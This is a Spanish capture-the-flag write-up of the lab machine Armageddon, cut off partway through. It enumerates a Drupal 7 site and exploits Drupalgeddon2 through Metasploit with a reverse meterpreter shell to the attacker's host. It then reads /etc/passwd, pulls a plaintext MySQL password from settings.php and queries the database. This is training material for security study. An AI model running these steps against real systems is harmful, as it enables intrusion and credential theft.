Máquina Armageddon

OS
Linux

RELEASE DATE
27 Mar 2021

DIFFICULTY
Easy

MACHINE STATE
Retired


Reconocimiento

Empiezo el reconocimiento con un escaneo de `nmap` bastante completo:

```
❯ nmap -p- -sSCV --min-rate=5000 -Pn -n 10.10.10.233 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 10:42 CET
Warning: 10.10.10.233 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.233
Host is up (0.051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to  Armageddon |  Armageddon
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-generator: Drupal 7 (http://drupal.org)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.82 seconds
```

El escaneo me reporta el puerto *22* y el puerto *80* abiertos. En el puertos *80* además me reporta un **robots.txt**.

En la web tenemos este login:



User login

Username *

Password *

- Create new account
- Request new password

Welcome to Armageddon

No front page content has been created yet.

Usando `whatweb` nos reporta que estamos ante un drupal:

SHELL


```
❯ whatweb http://10.10.10.233/
http://10.10.10.233/ [200 OK] Apache[2.4.6], Content-Language[en], Country[RESERVED][ZZ], Drupal,
HTTPServer[CentOS][Apache/2.4.6 (CentOS) PHP/5.4.16], IP[10.10.10.233], JQuery, MetaGenerator[Drupal 7
(http://drupal.org)], PHP[5.4.16], PasswordField[pass], PoweredBy[Arnageddon], Script[text/javascript],
Title[Welcome to  Armageddon | Armageddon], UncommonHeaders[x-content-type-options,x-generator], X-Frame-
Options[SAMEORIGIN], X-Powered-By[PHP/5.4.16]
```

> En mi caso, droopscan estaba deprecated debido a la versión de python que tenía, por ello usé la herramienta `drupwn`

```
❯ drupwn --mode enum --target http://10.10.10.233/
/usr/bin/drupwn:20: SyntaxWarning: invalid escape sequence '\_'
  print("""


     ____
```

```
   / __ \_______  ______  _      ______
  / / / / ___/ / / / __ \ | /| / / __ \
 / /_/ / /  / /_/ / /_/ / |/ |/ / / / /
/_____/_/   \__,_/ .___/|__/|__/_/ /_/
                /_/

[-] Version not specified, trying to identify it

[+] Version detected: 7.56


============ Nodes ============


============ Themes ============


============ Default files ============

[+] /README.txt (200)
[+] /robots.txt (200)
[+] /web.config (200)
[+] /xmlrpc.php (200)
[+] /install.php (200)
[+] /update.php (403)
[+] /LICENSE.txt (200)

============ Users ============


============ Modules ============
```

`drupwn` nos reporta la versión de Drupal, por ello busco en `searchsploit` y me encuentro con una vulnerabilidad por versiones debajo de la *8.6.9* que permite RCE usando `metaesploit`:




```
❯ searchsploit drupal
------------------------------------------------------------------------------------------ ------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ------------------------
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction                          | php/webapps/51723.txt
Drupal 4.0 - News Message HTML Injection                                                  | php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting                                                     | php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection                                             | php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution                               | php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection                                             | php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector                                                   | php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service                                                      | php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities                    | php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)                         | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)                          | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)               | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)               | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)                  | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities                                                    | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution                                        | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution                                   | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution                                     | php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities                                             | php/webapps/33706.txt
Drupal < 7.34 - Denial of Service                                                         | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)                  | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)               | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution       | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploi     | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)          | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execut     | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                            | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                                        | php/webapps/46459.py
```

Por ello, ejecuto `metaesploit` y la busco con `search`:


```
msf6 > search drupal


Matching Modules
================


  #   Name                                          Disclosure Date  Rank       Check  Description
  -   ----                                          ---------------  ----       -----  -----------
  0   exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
  1   exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
  2     \_ target: Automatic (PHP In-Memory)         .                .          .      .
  3     \_ target: Automatic (PHP Dropper)           .                .          .      .
  4     \_ target: Automatic (Unix In-Memory)        .                .          .      .
  5     \_ target: Automatic (Linux Dropper)         .                .          .      .
  6     \_ target: Drupal 7.x (PHP In-Memory)        .                .          .      .
  7     \_ target: Drupal 7.x (PHP Dropper)          .                .          .      .
  8     \_ target: Drupal 7.x (Unix In-Memory)       .                .          .      .
  9     \_ target: Drupal 7.x (Linux Dropper)        .                .          .      .
  10    \_ target: Drupal 8.x (PHP In-Memory)        .                .          .      .
  11    \_ target: Drupal 8.x (PHP Dropper)          .                .          .      .
  12    \_ target: Drupal 8.x (Unix In-Memory)       .                .          .      .
  13    \_ target: Drupal 8.x (Linux Dropper)        .                .          .      .
  14    \_ AKA: SA-CORE-2018-002                     .                .          .      .
  15    \_ AKA: Drupalgeddon 2                       .                .          .      .
  16  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter
```

```
Key/Value SQL Injection
  17    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)  .              .          .      .
  18    \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)  .              .          .      .
  19  auxiliary/gather/drupal_openid_xxe                          2012-10-17      normal     Yes    Drupal OpenID External
Entity Injection
  20  exploit/unix/webapp/drupal_restws_exec                        2016-07-13      excellent  Yes    Drupal RESTWS
Module Remote PHP Code Execution
  21  exploit/unix/webapp/drupal_restws_unserialize                 2019-02-20      normal     Yes    Drupal RESTful Web
Services unserialize() RCE
  22    \_ target: PHP In-Memory                                .              .          .      .
  23    \_ target: Unix In-Memory                               .              .          .      .
  24  auxiliary/scanner/http/drupal_views_user_enum                 2010-07-02      normal     Yes    Drupal Views
Module Users Enumeration
  25  exploit/unix/webapp/php_xmlrpc_eval                           2005-06-29      excellent  Yes    PHP XML-RPC
Arbitrary Code Execution
```

Es la número 2, la selecciono con `use` y establezco los parámetros:



```
msf6 > use 2
[*] Additionally setting TARGET => Automatic (PHP In-Memory)
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/doc
                                           asics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.89     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)



View the full module info with the info, or info -d command.
```



```
sf6 exploit(unix/webapp/drupal_drupalgeddon2) > options

odule options (exploit/unix/webapp/drupal_drupalgeddon2):

  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  DUMP_OUTPUT  false            no        Dump payload command output
  PHP_FUNC     passthru         yes       PHP function to execute
  Proxies                       no        A proxy chain of format type:host:port[,type:host:po
  RHOSTS       10.10.10.233     yes       The target host(s), see https://docs.metasploit.com/
                                          asics/using-metasploit.html
  RPORT        80               yes       The target port (TCP)
  SSL          false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI    /                yes       Path to Drupal install
  VHOST                         no        HTTP server virtual host


ayload options (php/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  10.10.14.6       yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port
```

Ejecuto y logro una sesión de meterpreter, para estar más cómodo ejecuto `shell` para que me de una shell:


```shell
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (40004 bytes) to 10.10.10.233
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.10.233:48744) at 2025-03-18 15:11:09 +0100
shell


meterpreter > shell
Process 2942 created.
Channel 0 created.
id
whoami
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
apache
```

Dentro, a través del */etc/passwd* veo que hay un usuario llamado **brucetherealadmin**

```shell
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
```

```
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
brucetherealadmin:x:1000:1000::/home/brucetherealadmin:/bin/bash
```

Investigando un poco, en */var/www/html/sites/default* encontré un *settings.php* que contiene la contraseña de mysql:



```
/var/www/html/sites/default
cat settings.php | grep "pass*"
 *   'password' => 'password',
 * username, password, host, and database name.
 *   'password' => 'password',
 *   'password' => 'password',
 *     'password' => 'password',
 *     'password' => 'password',
      'password' => 'CQHEy@9M*m23gBVj',
 * malicious client could bypass restrictions by setting the
 * HTTP proxy, and bypass the reverse proxy if one is used) in order to avoid
 * be safe on your site and want to bypass this restriction, uncomment the line
# $conf['block_cache_bypass_node_grants'] = TRUE;
 * To bypass database queries for denied IP addresses, use this setting.
 * this query, allowing you to bypass database access altogether for anonymous
 * by using the username and password variables. The proxy_user_agent variable
# $conf['proxy_password'] = '';
```

```shell
  array (
    'database' => 'drupal',
    'username' => 'drupaluser',
    'password' => 'CQHEy@9M*m23gBVj',
    'host' => 'localhost',
    'port' => '',
    'driver' => 'mysql',
    'prefix' => '',
  ),
),
```

inicio sesión y estoy dentro:

```shell
mysql -u drupaluser -p
Enter password: CQHEy@9M*m23gBVj
```

> Al estar en una shell con `metasesploit`, no podía ejecutar comandos en MYSQL sin que me echará, por ello usé el parámetro `-e` para que lo ejecutará sin tener que estar ejecutan mysql:

Listo las bases de datos:

```
mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show databases;'
Database
information_schema
drupal
mysql
performance_schema
```

Listo las tablas de la base de datos:

```shell
mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show tables from drupal;'
Tables_in_drupal
actions
authmap
batch
block
block_custom
block_node_type
block_role
blocked_ips
cache
cache_block
cache_bootstrap
cache_field
cache_filter
cache_form
cache_image
cache_menu
cache_page
cache_path
comment
date_format_locale
date_format_type
date_formats
field_config
field_config_instance
field_data_body
field_data_comment_body
field_data_field_image
field_data_field_tags
field_revision_body
field_revision_comment_body
field_revision_field_image
field_revision_field_tags
file_managed
```

```
file_usage
filter
filter_format
flood
history
image_effects
image_styles
menu_custom
menu_links
menu_router
node
node_access
node_comment_statistics
node_revision
node_type
queue
rdf_mapping
registry
